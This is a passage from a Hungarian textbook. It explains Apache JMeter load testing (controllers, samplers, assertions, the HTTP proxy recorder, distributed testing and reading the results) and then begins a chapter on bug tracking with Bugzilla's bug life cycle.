A „While Controller” (While Vezérlő) addig futtatja le újra és újra az alárendelt elemeket, amíg a megadott feltétel hamis.

Module Controller

„Module Controller” (Modul Vezérlő) segítségével a felhasználó teljesen más helyekről adhat hozzá a teszt esethez elemeket. Más szóval, a „Module Controller” segítségével módszereket futtathatunk (más szóval függvényt, eljárást). A „Module Controller” különösen hasznos, ha a tesztelésnél szeretnénk alkalmazni a programozók által kedvelt újrafelhasználási alapelveket. Ez a fajta „controller” jól használható akkor is, ha a teszt elemek fizikai mozgatása nélkül szeretnénk megtervezni egy teszt esetet. A „Module Controller” a 20-8. ábrán látható.

20-8. ábra: „Module Controller” konfigurálása.

Once Only Controller

Nem meglepő módon a „Once Only Controller” (Csak-Egyszer Vezérlő) alárendelt elemei a terheléses tesztelés során csak egyszer futnak le. Ez a fajta „controller” használható kezdeti bejelentkezés lefuttatására, olyan alkalmazás entitás létrehozására, melytől más tesztek függnek (például egy megrendelés elkészítése online vásárlás esetén, mely azután kéréseken keresztül manipulálható), vagy bármilyen más olyan művelet elvégzésére, melynek csak egyszer kell lefutnia.

Random Controller

A „Random Controller” (Véletlen Vezérlő) úgy működik, mint az „Interleave Controller”, egy kivétellel: amíg az „Interleave Controller” az alárendelt elemeket egymás után, sorrendben futtatja le, addig a „Random Controller” minden alkalommal véletlenül választ egy elemet az alárendelt elemei közül.

Throughput Controller

A „Throughput Controller” (Áteresztőképesség Vezérlő) egy olyan mechanizmust szolgáltat a teszteléshez, mellyel korlátozhatjuk az elküldött kérések számát. A „controller” a neki küldött kéréseknek csak egy részhalmazát küldi tovább az alárendelt elemeinek. Ez a részhalmaz definiálható teljes vagy százalékos módon. Például a „Throughput Controller” beállítható úgy, hogy a kért futtatásoknak csak az 50 százalékát küldje tovább, vagy úgy, hogy csak az első 10 kérést. A „Throughput Controller” úgy is konfigurálható, hogy a „Once Only Controller” működését utánozza.

A „Throughput controller” beállítható még úgy is, hogy a „thread group” elemben lévő összes szálat együttesen korlátozza, vagy úgy, hogy külön-külön. Ez a lehetőség a „Per User” jelölőnégyzettel választható. Ha tehát ezt a lehetőséget választjuk, a „controller” minden szálat egyenként korlátoz, ellenkező esetben a korlátozásokat az egész „thread group”-ra együttesen alkalmazza.

Recording Controller

A „Recording Controller” (Rögzítés Vezérlő) teljesen eltérő módon használható, mint az eddigi „controller” típusok. A „HTTP Proxy Server” eszközzel engedélyeztethető a web böngésző által küldött kérések rögzítése, majd azok felhasználása egy teszt eset részeként A „HTTP Proxy Server” a neki küldött adatok mentésére használja a „Recording Controller”-t.

Sampler

Ahogy azt az első példánk esetében már említettük, a „sampler” (Minta) elemek a szerverek számára elküldött kéréseket generálják. Az alábbiak a gyakrabban használt „sampler” típusok:

1. FTP Request
2. HTTP Request
3. WebService Request (SOAP, XML-RPC)
4. Java Request
5. JDBC Request
6. JMS Request (Point to Point, Publisher és Subscriber)
7. JUnit Request
8. LDAP Request

Látható, hogy a JMeter nem csak web szerverek terheléses tesztelésére használható. Változatos teszt esetek készíthetőek a fenti „sampler” típusok felhasználásával. Bár valamennyi típus nagyon érdekes, ez a fejezet a „HTTP Request sampler” elemmel foglalkozik részletesebben.

Config Element

„Config Element”-ek (Konfigurációs Beállítások) felhasználásával lehetőségünk nyílik „sampler” eleme egész sorára változatos konfigurációs beállításokat alkalmazni globálisan. A „HTTP Request” esetében négy különböző „Config Element” használható:

1. „HTTP Header Manager” (HTTP Fej Menedzser)
2. „HTTP Authorization Manager” (HTTP Hitelesítési Menedzser)
3. „HTTP Cookie Manager” (HTTP Süti Menedzser)
4. „HTTP Request Defaults” (HTTP Kérések Alapbeállításai)

Bár a „thread group” elemekhez vagy egyéb „sampler”-t tartalmazó elemekhez a „Config Element” elemek alapvetően hozzá vannak rendelve, a globális értékek felüldefiniálhatóak az egyes „sampler” elemekhez külön hozzáadott „Config Element” elemeken keresztül.

HTTP Header Manager

Néhány esetben, hogy valós képet kapjunk az alkalmazás teljesítményéről, speciális HTTP „header” beállítás szükséges. Például, ha az alkalmazás válasza függ a böngésző típusától, mely a kérést küldte, akkor szükség van a User-Agent mező beállítására a teszt kérések elkészítésekor. „HTTP Header Manager” használatával a „header”-ben lévő mezők értéke minden egyes kérés esetén explicit beállítható. A „HTTP Header Manager” elemet felvehetjük egy „HTTP Request” elem alárendeltjeként, ekkor csak ezen kérések esetében lesz elküldve az elkészített „header”. Ellenben, ha egy „thread group” elem alárendeltjeként vesszük fel, valamennyi, a „thread group” alá rendelt kérés esetén elküldésre kerül a beállított „header”.

A „HTTP Header Manager” konfigurálása egyszerű, és nagyon hasonlít a „HTTP Request” elem Name/Value paramétereinek beállításához.

HTTP Authorization Manager

A „HTTP Authorization Manager” olyan kéréseket kezel, melyek HTTP autentikációt igényelnek. A „HTTP Header Manager”-hez hasonlóan, közvetlenül hozzáadhatjuk egy „HTTP Request” elemhez vagy egy „thread group” elemhez. Konfigurálása egyszerű, meg kell adni az URL-t, ahonnan a hitelesítési információkat megpróbálják elküldeni, valamint a felhasználónevet és a jelszót.

HTTP Cookie Manager

Számos modern web alkalmazás használ sütiket valamilyen módon. Ebben az esetben a teszt esethez egy „HTTP Cookie Manager”-t kell hozzáadni. A „HTTP Cookie Manager” elemnek megadható a sütik listája, melyet minden kérés esetén elküld. Ilyen módon a „sampler” képes utánozni egy olyan böngészőt, mely korábban már meglátogatott egy web oldalt. Továbbá a „HTTP Cookie Manager” képes utánozni a böngészők azon tulajdonságát is, hogy megkapják, tárolják és újraküldik a sütiket. Ennek megfelelően, például, ha egy süti dinamikusan hozzá van rendelve minden egyes látogatóhoz, akkor a „HTTP Cookie Manager” megkapja, majd minden megfelelő későbbi kérés esetén újraküldi azt.

A jövőbeli hatás mértékétől függően, a „HTTP Cookie Manager” hozzáadható „thread group” elemhez és közvetlenül egy „HTTP Request” elemhez is.

Megjegyezzük, hogy a „HTTP Cookie Manager” a sütiket szál (felhasználó) alapján tárolja. Tekintsünk egy 10 szálból álló „thread group” elemet. Ha minden szál egyedi sütit kap ugyanazon URL-hez, minden szál a saját, egyedi sütijét fogja újraküldeni. Ellenben, ha a sütit manuálisan adjuk hozzá a „Cookie Manager” elemhez, minden szál azt az egy, közös sütit fogja újraküldeni. A JMeter későbbi verzióiban javításra fog kerülni ez a korlátozás.

HTTP Request Defaults

A „HTTP Request Defaults” elem kényelmes mechanizmust nyújt a gyakori paraméterek értékeinek megosztására egyedi „HTTP Request Sampler” elemek között. A kérések gyakori paraméterei (úgy mint protocol, host, port, path és name/value) egy helyen beállíthatóak, és megoszthatóak a „sampler” elemek között.

Assertions

Hiába válaszol egy alkalmazás villámgyorsan, ha a válasz, amit adott, érvénytelen. „Assertion” (Állítás) használatával módunk nyílik a kérések erdményének helyességét ellenőrizni. Ezáltal a felhasználók nem csak a szerver válaszképességében, de megbízhatóságában is biztosak lehetnek. „Assertion” elem „Sampler” alá rendelt elemként hozható létre (csak úgy, mint a „HTTP Request Sampler”). Egy „Assertion” állításokat tartalmaz, amelyeket meg kell vizsgálnunk.

Például létrehozhatunk egy „Assertion”-t, melyben rögzítjük, hogy a szervertől visszakapott válasznak tartalmaznia kell a Hello szót. Ezek után, ha azon „HTTP Request” elem válasza, melyhez hozzáadtuk az „Assertion”-t, nem tartalmazza a Hello szót, akkor „assertion failure” hibaüzenetet kapunk.

Az ábrán a „Hello World!” szöveg már hozzá van adva az „Assertion” elemhez. Ezt úgy tehetjük meg, hogy az „Add” gombra kattintva beírjuk a szöveget a megjelenő üres szövegmezőbe. Ha a „Contains” opció van kiválasztva, akkor a válasz tartalmában keresi (nem kell teljes azonosság), ha pedig a „Matches” opciót választjuk, akkor pedeg teljes azonosság a sikeresség feltétele.

20-9. ábra: A „Response Assertion” elem konfigurációs képernyője.

Miután elkészítettünk egy „Assertion” elemet, szükségünk van még egy „Assertion Results listener” elemre a sikeres és sikertelen válaszok megjelenítéséhez. Az „Assertion Results listener” elemet a „HTTP Request Sampler” elem szülő „thread group” csomópontjához kell hozzáadni. Az „Assertion Results listener” elem semmilyen konfigurációt nem igényel. Az adott „thread group” elemhez tartozó minden „Assertion” elem minden eredményét megjeleníti. Ha az ellenőrzés sikeres, a kérés forrását (ebben az esetben az URL-t) azonosító szöveget jelenít meg. Ellenkező esetben hibaüzenet jelenik meg a forrás azonosítója alatt, melyben a hibás minta is megtalálható.

Összefoglalva tehát a „Response Assertion” elem használható arra, hogy megvizsgáljunk egy válasz URL-t vagy törzset, hogy tartalmaz-e egy előre megadott mintát. Léteznek egyéb „Assertion” típusok is:

1. „Duration Assertion” (Időtartam Állítás): Ellenőrzi, hogy a válasz egy megadott időtartamon belül érkezzen meg.

2. „Size Assertion” (Méret Állítás): A válasz méretét ellenőrzi bájtban, és összehasonlítja egy megadott értékkel (= | < | > | <= | >=).

3. „XML Assertion” (XML Állítás): Biztosítja, hogy a válasz egy helyesen formázott XML legyen. Nem ellenőrzi, hogy a „Document Type Definition” (DTD) vagy egyéb séma típusok érvényességének is megfelel-e.

Ezen „Assertion” elemek a „Response Assertion” elemhez hasonló módon konfigurálhatóak és adhatóak hozzá egy teszt esethez.

http proxy server

„HTTP Request” elemek készítése egy idő után fárasztóvá válhat. A JMeter által nyújtott „HTTP Proxy Server” eszköz segítségével nyomon követhetjük egy böngésző tevékenységét, és a böngésző kérései alapján „HTTP Request” elemeket generáltathatunk automatikusan. Ahogy a 20-10. ábrán látható, a proxy elfog minden kérést, amit a böngésző küld, azokat JMeter „HTTP Request” elemmé alakítja, majd továbbküldi a kéréseket a cél szerver felé.

Először hozzá kell adnunk a „HTTP Proxy Server” elemet a „WorkBench” elemhez. Jobb egérgombbal kattintsunk a „WorkBench” ikonján, és válasszuk az „Add”, majd a „Non-Test Elements”, végül pedig a „HTTP Proxy Server” menüpontokat. A proxy konfigurációs képernyője a 20-11. ábrán látható. Megjegyezzük, hogy a „WorkBench” elem alatt egy „Recording Controller” is definiálva van, mely „Target Controller” elemként van beállítva a „HTTP Proxy Server”-nél. Mikor kérések futnak át a proxy szerveren, ezen „Recording Controller” elem alatt válnak láthatóvá a rekordok.

Megjegyezzük, hogy a port számot (alapértelmezésben 8080) 9090-re változtattuk.

Ha a Tomcat és a JMeter ugyanazon a gépen futnak, és az alapértelmezés szerinti 8080-as portot használják, akkor ütközni fognak. Ilyen gépeken a JMeter proxy szerverének port számát át kell állítani, egy a rendszer által nem használt port számra.

20-10. ábra: A JMeter Proxy Szerver a böngésző és a web oldal között helyezkedik el.

20-11. ábra: A „HTTP Proxy Server” elem konfigurációs képernyője.

A „Patterns to Include” és a „Patterns to Exclude” szövegmezőkben reguláris kifejezések adhatóak meg, amelyek illeszkednek az URL-ekre, melyek számára a „HTTP Request” elemeket generáltatjuk. Bár a böngésző teljes forgalma áthalad a „HTTP Proxy” elemen, csak azon kérések lesznek „HTTP Request” elemmé alakítva, melyek illeszkednek valamelyik „include” mintára, és nem illeszkednek az „exclude” mintákra.

Ha beállítottuk a proxy szervert, a „Start” gombra kattintva indíthatjuk el. Mivel a JMeter-t állítottuk be proxy szerverként, minden web szervernek küldött kérés a JMeter proxy szerverén halad keresztül. Ezeket a kéréseket a JMeter elfogja, „HTTP Request” elemmé alakítja őket, és a „WorkBench” elem alá felvett „Recording Controller” elem alá helyezi el. Ezek az elemek utána egyszerűen áthúzhatóak a teszt eset alá.

1.4. Elosztott terheléses tesztelés

A JMeter rendelkezik azzal a tulajdonsággal, hogy a hálózaton elosztott JMeter példányokat képes koordinálni, utasítani őket ugyanazon terheléses teszt elvégzésére. Ezen funkció eléréséhez, egy vagy több JMeter példányt server módban kell elindítani. Egy JMeter kliens (ez a szabványos JMeter GUI interfész) képes kapcsolódni egy szerver módban futó JMeter példányhoz, és irányítani azt. A JMeter kliens „listener” eszköze kapja meg a szerver módban futó JMeter példányok által generált adatokat. Ennek a tulajdonságnak két lehetséges felhasználási területe van:

1. „Scalability” (Skálázhatóság): Több okból kifolyólag előfordulhat, hogy egyetlen JMeter példány nem képes a web alkalmazást a végletekig elárasztani kérésekkel. Ezekben a ritka esetekben a JMeter elosztott tulajdonságát használhatjuk fel, hogy igazán nagy terhelésnek vessük alá a web alkalmazást. Ez a tulajdonság használható még az úgy nevezett „distributed denial of service” (DDoS) támadás koordinálására, amely jól kihangsúlyozza: Ne vess alá terheléses tesztelésnek olyan web oldalt, melyet nem tartasz az irányításod alatt!

2. „Server Proximity” (Szerver távolság): Képzeljük el, hogy Budapesten ülve szeretnénk terheléses tesztet futtatni egy Japán szerveren. Nehéz bármilyen mértékben elfogadni ezen teszt eredményét, mivel a hálózat és a csomagvesztés kritikus szerepet játszhatnak a folyamatban – hacsak először nem pont ennek a tesztelése a célunk. Ebben az esetben lehetséges, hogy a tesztelni kívánt szerverhez fizikailag közel fekvő szerverre telepítsük a JMeter szervert, és azután ezt a szervert használjuk a teszt távoli elvégzéséhez.

A 20-12. ábrán megfigyelhetjük, ahogy egy JMeter kliens több JMeter szervert irányít.

20-12. ábra: Egy JMeter kliens több JMeter szervert képes irányítani.

A következőkben lépésről lépésre bemutatjuk, hogyan állíthatjuk be és futtathatunk teszteket a JMeter szervert használva:

1. Telepítsük a standard JMeter disztribúciót a megfelelő JMeter szerver gépen.

2. Minden irányítani kívánt JMeter példány esetében indítsuk el a szerver folyamatot a JMeter bin könyvtárában található jmeter-server.bat vagy jmeter-server shell szkript futtatásával (operációs rendszertől függően). Windows alatt néha megjelenik a „Windows cannot find rmiregistry.” hibaüzenet. Ebben az esetben a PATH környezeti változóhoz adjuk hozzá: %JAVA_HOME%/bin.

3. A kliens gépen szerkesztésre nyissuk meg a JMeter bin könyvtárában található jmeter.properties fájlt.

4. A remote_hosts tulajdonságot vegyük ki megjegyzésből és változtassuk meg úgy, hogy vesszővel elválasztva legyenek felsorolva a JMeter szerver gépek. Ez lehet egy feloldható DNS név vagy IP szám.

5. Indítsuk el a JMeter klienst a jmeter.bat vagy jmeter shell szkript futtatásával.

6. Nyissunk meg egy teszt esetet, vagy készítsünk egy újat.

7. A „Run” menüben két új lehetőség jelenik meg: „Remote Start” és „Remote Stop”. Ezekkel a lehetőségekkel a remote_hosts tulajdonságnál felsorolt szerverek mindegyike leállítható vagy elindítható.

8. Ezek után ugyanúgy használhatjuk a JMeter felhasználói felületét, mint korábban.

1.5. Teszt eredmények értelmezése

Sok adatot generálni egy dolog, értelmezni azokat egy másik. Az eredmények elemzésének két alapvető módja van:

1. Teljesítmény célok kitűzése és azok tesztelése

2. A skálázhatóság korlátainak megállapítása

Célok kitűzése és tesztelése

Web alkalmazás készítésének egy különösen hatékony módja, ha először a teljesítmény célokat tűzzük ki. Ezek a célok tartalmazhatják a következő metrikák valamelyikét:

1. Mennyi az átlagos várakozási idő, amíg egy kérés teljesül?

2. Mennyi a leghosszabb várakozási idő?

3. Mennyi konkurens kérés után következik be hiba?

Ha már egyszer sikerült hasonló célokat megfogalmaznunk, könnyen megállapíthatjuk, hogy a tesztelt web alkalmazás megfelel-e ezeknek. Mind az „Aggregate Report”, mind a „Graph Results listener” kiválóan megfelel erre a célra.

Tételezzük fel a következő szituációt: egy egyszerű web oldalnak öt konkurens felhasználót kell tudnia kezelni, ahol a konkurens azt jelenti, hogy a felhasználók nem több, mint egy másodpercenként küldenek egy kérést. Minden felhasználó átlag 250 ezred másodpercen belül kapjon választ, és 3 másodperc maximális várakozási idő még elfogadható.

A szituáció folytatásaként tételezzük fel, hogy terheléses tesztelést végeztünk az alkalmazáson a fenti célokban megfogalmazott kritériumokra nézve. A 20-13. ábra mutatja a teszt esetből készített „Aggregate Report” képernyőjét.

20-13. ábra: A példa szituációnk „Aggregate Report” képernyője.

Az „Aggregate Report” képernyőjéről tisztán látható, hogy a web alkalmazásnak nem sikerült a kitűzött célokat teljesítenie. Az átlagos válasz idő 876 ezred másodperc (ms), ami nagyjából háromszor rosszabb a kitűzöttnél. A maximális várakozási idő 4984 ezred másodperc, majdnem öt másodperc. Pozitívumként megemlíthető, hogy egy kérés sem végződött hibával.

Ahogy a 20-14. ábrán látható, a „Graph Results listener” használatával további értékes információkhoz juthatunk.

Megjegyezzük, hogy az ábrán csak a „Data” grafikon van engedélyezve. Így könnyebb fekete-fehérben értelmezni a grafikont. A pontok jelölik az egyes minták válaszidejét ezred másodpercben. A magasabb pont hosszabb válasz időt jelent. Így a grafikon finomabb részletességgel mutatja az alkalmazás teljesítményét, amely jól láthatóan egyáltalán nem következetes.

Egy külön statisztika, a „deviation” (szórás) támasztja alá ezt a megfigyelésünket. A szórás (általában „standard deviation” (normális szórás)) azt méri, hogy a mintában lévő értékek milyen mértékben térnek el az átlag értéktől. A nagyobb szórás nagyobb eltéréseket jelent a válaszidőben.

A grafikon egy másik új statisztikát, „median” (medián) is nyújt. Ha a válaszidőket nagyság szerint sorrendbe állítjuk, a medián a középső elem lesz.

20-14. ábra: Példa szituációnk „Graph Results” képernyője.

A grafikonon látható „throughput number” érték megegyezik az „Aggregate Report” „rate” értékével.

A skálázhatóság korlátainak megállapítása

Néha a teljesítmény célok nem érdekesek, és az egyetlen motiváló tényező, meghatározni azt a pontot, ahol a web alkalmazás összeomlik.

Ilyenkor jön jól a JMeter, különösen az elosztott tesztelő tulajdonsága. Fontos megjegyeznünk, hogy a stressz tesztet úgy kell elkészítenünk, hogy a való világ szituációit reprezentálja. Nem túl hasznos például egy olyan információ, hogy ha 10,000 felhasználó minden 10 ezred másodpercben konkurens kéréseket küld, akkor a web alkalmazás meghibásodik, mivel ilyen szituáció nem túl gyakran fog előfordulni a való világban. Sokkal hasznosabb tudnunk például, hogy ha 500 felhasználó egyidejűleg küld kéréseket (minden kérés között 3 másodperc szünettel), akkor a web alkalmazás a válaszok 4 százalékában hibát dob.

Stressz teszt esetén az „Aggregate Report” nagyon jól használható a hibák arányának ábrázolásához, és beállítható, hogy további elemzés céljából minden jelentkező hibát naplózzon.

További elemzés

A JMeter természetesen képes a teljesítmény adatokat elmenteni, hogy más alkalmazásokban elemezhessük azokat. Habár jelenleg nincs (jól ismert) speciálisan a JMeter-hez tervezett teljesítmény elemző eszköz a köztudatban, a népszerű programok, úgy mint Microsoft Excel, képesek importálni a JMeter adatait, és mindenféle hasznos jelentést és grafikont készíteni belőlük. Alapértelmezésben a JMeter mind XML, mind „Comma Separated Value” (CSV) formátumban el tudja menteni az adatokat. Ez a jmeter.properties fájlban a jmeter.save.saveservice.output_format tulajdonság xml vagy csv értékre változtatásával állítható be. A jmeter.properties fájl a JMeter telepítési könyvtárában a bin alkönyvtárban található.

1.6. Mi a teendő a teljesítmény tesztelése után

A kezdeti teljesítmény tesztek elvégzése után, ha web alkalmazásunkat nagyon lassúnak találtuk, vagy az nem képes megbirkózni a felhasználók tömegével, kísértést érezhetünk, hogy megoldjuk a problémát, a lassúnak tűnő részek újbóli elkészítésével, vagy több hardver hozzáadásával, és így tovább. Ne tegyük!

Fontos, hogy beazonosítsuk az okát, amiért az alkalmazás ilyen lassú, és hogy megtaláljuk a szűk keresztmetszetet. Ez egy összetett feladat, amely közreműködést igényel mind a rendszer adminisztrátor, mind a web alkalmazás fejlesztőjének részéről.

Néhány jó tanács, melynek segítségével beazonosíthatjuk a teljesítmény probléma forrását:

1. Figyeljük a rendszer információkat, úgy mint a szerver CPU és memória felhasználását. Linux alatt a „top”, „iostat” és „vmstat” eszközök, Windows alatt a „Task Manager” és a „PerfMon” lehetnek segítségünkre.

2. Az adatbázishoz kapcsolódó feladatok gyakran alkotják a teljesítmény szűk keresztmetszetét. Használjuk az adatbázisunk gyártója által nyújtott diagnosztikai eszközöket. A „P6Spy” (www.p6spy.com) egy nyílt forráskódú eszköz erre a célra.

3. Hangoljuk a gyenge teljesítmény területek megtalálására a web alkalmazásunk kódját, ami azt jelenti, hogy olyan kóddal bővítjük ki alkalmazásunkat, mely figyeli és rögzíti bizonyos feladatok elvégzéséhez szükséges időmennyiséget. Ez tipikusan olyan utasítások formájában történhet, melyek a műveletek elvégzéséhez szükséges időt naplózzák. A 19. fejezetben láthattuk, hogy hogyan adhatunk hozzá naplózó utasításokat web alkalmazásunkhoz.

4. Használjunk profil készítő eszközöket web alkalmazásunk elemzésére, a terhelés alatt megmutatkozó viselkedés grafikus megjelenítésének elkészítésére, és az egyes modulok hívási grafikonjának ábrázolására. A hívási grafikon egy olyan diagram, amely megmutatja, hogy melyik rendszer modul melyik másik modult hívja. Néhány népszerű web alkalmazás profilt készítő eszköz, beleértve a kereskedelmieket is, a „JProbe” (www.quest.com/jprobe/), az „OptimizeIt” (www.borland.com/optimizeit/) és az „Eclipse” ingyenes „Test and Performance Tools Platform” (www.eclipse.org/tptp/) eszköze.

Ezen eszközök használatának célja, hogy meghatározzuk vele az alkalmazásunk teljesítményének szűk keresztmetszetét. Ha egyszer megértettük, mik alkotják a szűk keresztmetszetet, elkezdhetünk speciálisan foglalkozni azokkal.

1.7. Összefoglalás

A teljesítmény tesztelés egy fontos, de gyakran elhanyagolt tevékenység. Amellett, hogy skálázhatóvá tehetjük az alkalmazásunkat, segíthet döntést hozni a rendszer felépítését illetően, és megerősítést nyerhetünk korábbi döntéseinkkel kapcsolatban. Ebben a fejezetben a következő témaköröket tekintettük át:

1. Mindenekelőtt el kell döntenünk, mit is akarunk mérni, és létre kell hoznunk egy teszt esetet. A teszt esetet a kívánt teljesítménynek megfelelően (mennyi konkurens felhasználó támogatott, elvárt válaszidő, elvárt áteresztőképesség) készítsük el.

2. A teszt esetnek tartalmaznia kell a szimulálni kívánt felhasználói tranzakciókat, a terhelést, melynek alávetjük az alkalmazást, és a tesztelés környezetét.

3. A skálázhatóság (a rendszer azon képessége, mellyel a megnövekedett terhelést kezeli teljesítmény és megbízhatóság csökkenés nélkül) több tényezőtől függ. Tomcat rendszer esetében ilyen tényező a szerver hardver, a szoftver konfiguráció és a telepítés architektúrája.

4. A JMeter a Jakarta projekt teljes funkcionalitású, nyílt forráskódú tesztelője. Különböző JMeter terheléses teszteléshez használható technika került bemutatásra.

5. A teljesítmény tesztelésének befejezése után, a teszt eredmények segítenek felfedni a gyenge teljesítmény okát. Ezt még az előtt kell megtennünk, mielőtt bármilyen változtatást hajtanánk végre a teljesítmény növelésének céljából.

9. fejezet - Hibakövetés

Egy szoftver készítése során és átadása után is merülhetek fel problémák a működéssel kapcsolatban. A szoftver készítése során és gyakran az átadás után is tesztelők keresnek hibákat, illetve az átadás után a felhasználók futhatnak be egy-egy hibába. Ezeket a hibákat javítani kell, amihez a programozóknak értesülniük kell a hibákról. A hiba felfedezője és a fejlesztők között a hibakövető (bug tracking) rendszerek teremtik meg a kapcsolatot. A hibakövető rendszereket néha hívják hibabejelentő rendszereknek is. Hibakövető rendszer például:


- a JIRA,
- a BugTracker.NET,
- a Mantis,
- és a Bugzilla is.

Ebben a jegyzetben a Bugzilla és a Mantis rendszert mutatjuk be.

1. Bugzilla

A hibakövető rendszerek legfontosabb tulajdonsága, hogy milyen életútja lehet a hibának a rendszeren belül. Ezt a hibakövető rendszer állapot gépe írja le. Az alábbi ábrán a Bugzilla állapot gépét láthatjuk:

9.1. ábra - A Bugzilla rendszer állapot gépe



A hiba legegyszerűbb életútja a következő:

- A hibát bejelenti a tesztelő vagy a felhasználó. Fontos, hogy minél részletesebb legyen a hiba leírása, hogy reprodukálható legyen. Ekkor a hiba Új állapotú lesz.
- Az új hibákról értesítést kap a vezető fejlesztő, aki a hibát hozzárendeli az egyik fejlesztőhöz, általában ahhoz, aki a hibás funkciót fejlesztette. Ekkor a hiba Hozzárendelt állapotba kerül.

- A fejlesztő a hozzárendelt hibát megpróbálja reprodukálni. Ha ez sikerül és megtalálja a hiba okát is, akkor javítja a hibát. A javítást feltölti a verziókövető rendszerbe, majd jelzi, hogy megoldotta a hibát. Ilyenkor érdemes egy regressziós tesztet csinálni, hogy meggyőződjünk, hogy a javítás nem okoz-e más hibákat. Ekkor a hiba Megoldott állapotú lesz.

